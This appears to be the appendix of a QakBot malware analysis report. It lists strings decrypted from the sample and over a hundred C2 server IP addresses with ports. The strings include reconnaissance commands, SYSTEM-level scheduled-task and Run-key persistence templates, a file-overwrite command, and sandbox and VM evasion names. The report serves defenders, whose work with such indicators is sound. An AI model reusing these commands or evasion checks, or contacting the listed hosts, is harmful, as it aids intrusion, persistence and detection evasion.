index: 0xab3, decrypted string: SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Paths
index: 0xaed, decrypted string: aswhookx.dll
index: 0xafa, decrypted string: fmon.exe
index: 0xb03, decrypted string: aswhooka.dll
```

index boundary: 0x435

```
index: 0x0, decrypted string: \System32\WindowsPowerShell\v1.0\powershell.exe
index: 0x30, decrypted string: srvpost.exe;frida-wininjector-helper-32.exe;frida-wininjector-helper-64.exe
index: 0x78, decrypted string: powershell.exe
index: 0x87, decrypted string: /t4
index: 0x8b, decrypted string: %s \"$%s = \\\"%s\\\\; & %s\"
index: 0xaa, decrypted string: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
index: 0xd8, decrypted string: A3E64E55_pr;VBoxVideo
index: 0xee, decrypted string: .lnk
index: 0xf3, decrypted string: at.exe %u:%u \"%s\" /I
index: 0x108, decrypted string: Red Hat VirtIO;QEMU
index: 0x11c, decrypted string: net view /all
index: 0x12a, decrypted string: nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.%s
index: 0x166, decrypted string: ipconfig /all
index: 0x174, decrypted string: SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
index: 0x1ad, decrypted string: regsvr32.exe -s
index: 0x1be, decrypted string: %s \"%s = \"%s\"; & %s\"
index: 0x1d7, decrypted string: Microsoft
index: 0x1e1, decrypted string: Self test FAILED!!!
index: 0x1f5, decrypted string: 311
index: 0x1f9, decrypted string: %s %04x.%u %04x.%u res: %s seh_test: %u consts_test: %d
vmddetected: %d createprocess: %d
index: 0x252, decrypted string: whoami /all
index: 0x25e, decrypted string: cmd /c set
index: 0x269, decrypted string: qwinsta
index: 0x271, decrypted string: arp -a
```

```

index: 0x278, decrypted string: nltest /domain_trusts /all_trusts
index: 0x29a, decrypted string: route print
index: 0x2a6, decrypted string: "%s\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn
%s /tr "%s" /SC ONCE /Z /ST %02u:%02u /ET %02u:%02u
index: 0x31b, decrypted string: VIRTUAL-PC
index: 0x326, decrypted string: /c ping.exe -n 6 127.0.0.1 & type "%s\System32\calc.exe" > "%s"
index: 0x368, decrypted string: error res='%s' err=%d len=%u
index: 0x385, decrypted string: net share
index: 0x38f, decrypted string: Virtual
index: 0x397, decrypted string: net localgroup
index: 0x3a6, decrypted string: artifact.exe;mlwr_smpl;sample;sandbox;cuckoo-;virus
index: 0x3da, decrypted string: Self test OK.
index: 0x3e8, decrypted string: netstat -nao
index: 0x3f5, decrypted string: 308
index: 0x3f9, decrypted string: ProfileImagePath
index: 0x40a, decrypted string: amstream.dll
index: 0x417, decrypted string: jHxastDcds)oMc=jvh7wdUhxcstdt2

```

8. Phụ lục 2 – Danh sách C2s

QakBot C2 List

```

98.173.34.213:995
160.3.187.114:443
73.25.124.140:2222
24.50.118.93:443
82.127.125.209:990
83.110.109.106:2222
79.129.121.81:995
189.223.234.23:995
125.63.101.62:443
113.22.175.141:443
172.78.30.215:443
47.146.169.85:443
47.22.148.6:443
76.25.142.196:443
78.63.226.32:443
105.198.236.101:443
75.67.192.125:443
176.181.247.197:443
105.96.8.96:443
108.31.15.10:995
176.205.222.30:2078
115.133.243.6:443
83.110.11.244:2222
195.43.173.70:443
197.51.82.72:443
89.137.211.239:995
105.198.236.99:443
144.139.47.206:443
202.188.138.162:443
24.43.22.218:993
69.58.147.82:2078
157.131.108.180:443
92.59.35.196:2222
195.12.154.8:443

```


86.160.137.132:443
59.90.246.200:443
96.57.188.174:2222
172.87.157.235:3389
189.211.177.183:995
173.184.119.153:995
50.244.112.106:443
144.139.166.18:443
90.65.236.181:2222
81.150.181.168:2222
68.186.192.69:443
74.222.204.82:995
197.161.154.132:443
38.92.225.121:443
197.45.110.165:995
71.117.132.169:443
85.52.72.32:2222
217.133.54.140:32100
193.248.221.184:2222
95.77.223.148:443
83.110.103.152:443
80.227.5.69:443
209.210.187.52:995
50.29.166.232:995
108.160.123.244:443
24.152.219.253:995
81.97.154.100:443
203.198.96.37:443
80.11.173.82:8443
97.69.160.4:2222
196.151.252.84:443
172.115.177.204:2222
98.121.187.78:443
47.187.108.172:443
216.201.162.158:443
140.82.49.12:443
71.199.192.62:443
71.88.193.17:443
182.48.193.200:443
71.187.170.235:443
77.211.30.202:995
77.27.204.204:995
96.37.113.36:993
187.250.39.162:443
122.148.156.131:995
173.21.10.71:2222
119.153.43.235:3389
71.74.12.34:443
75.118.1.141:443
75.136.26.147:443
67.6.12.4:443
71.197.126.250:443
78.185.59.190:443
125.239.152.76:995
45.46.53.140:2222
98.240.24.57:443
199.19.117.131:443
113.211.120.112:443
74.68.144.202:443
73.153.211.227:443
98.252.118.134:443
189.222.59.177:443
187.250.177.33:995
186.28.55.211:443
189.210.115.207:443
90.101.117.122:2222
72.240.200.181:2222
151.205.102.42:443
24.55.112.61:443

82.12.157.95:995
189.146.183.105:443
72.252.201.69:443
109.12.111.14:443
24.229.150.54:995
209.210.187.52:443
67.8.103.21:443
47.196.192.184:443
24.139.72.117:443
79.115.174.55:443
94.53.92.42:443
86.236.77.68:2222
89.3.198.238:443
213.60.147.140:443
84.247.55.190:8443
2.7.116.188:2222
106.51.85.162:443
87.202.87.210:2222
142.117.191.18:2222
196.221.207.137:995
188.26.91.212:443
108.46.145.30:443
125.209.114.182:995
27.223.92.142:995
173.25.45.66:443
32.210.98.6:443
65.27.228.247:443
108.29.32.251:443
189.223.97.175:443
78.97.207.104:443
181.48.190.78:443
2.232.253.79:995
136.232.34.70:443
207.246.77.75:2222
45.77.115.208:443
207.246.77.75:8443
45.63.107.192:443
45.77.117.108:2222
45.77.117.108:8443
45.77.115.208:995
45.77.117.108:443
144.202.38.185:2222
149.28.98.196:995
144.202.38.185:995
149.28.101.90:8443
149.28.99.97:995
45.32.211.207:995